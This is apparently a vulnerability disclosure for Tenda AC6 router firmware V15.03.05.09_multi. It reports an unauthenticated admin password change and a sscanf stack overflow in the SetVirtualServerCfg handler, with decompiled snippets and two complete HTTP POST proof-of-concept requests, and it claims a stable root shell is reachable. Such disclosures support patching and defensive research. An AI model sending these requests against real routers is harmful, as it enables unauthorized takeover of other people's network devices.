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Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version






Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1Arbitrary password modification vulnerability


```
}
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);
SetValue("sys.userpass", v16);
sub_2E858(1);
*(_DWORD *)v8 = 0;
*(_DWORD *)v7 = 0;
```






Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface.The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.


2.2Stack overflow vulnerability



The program gets the content from the list parameter to V5, and then calls sub_. 75d04() function, let's follow up and check



At this time, the position of A2 parameter in the corresponding function.



After that, A2 is assigned to V17, and then the matched content in V17 is directly formatted into the stack of V12, V11, V10 and V9 through the function sscanf through regular expression. There is a stack overflow vulnerability.

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/SetVirtualServerCfg HTTP/1.1
Host: 192.168.2.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1525
Origin: http://192.168.2.1
Connection: close
Referer: http://192.168.2.1/virtual_server.html?random=0.062640403582917&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcyzucvb

list=192.168.2.2,21,123,1aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaa
```

The reproduction results are as follows:




Figure 2 POC attack effect

3.Unauthorized password rewriting POC（The password here is changed to 123456）

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=
```

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization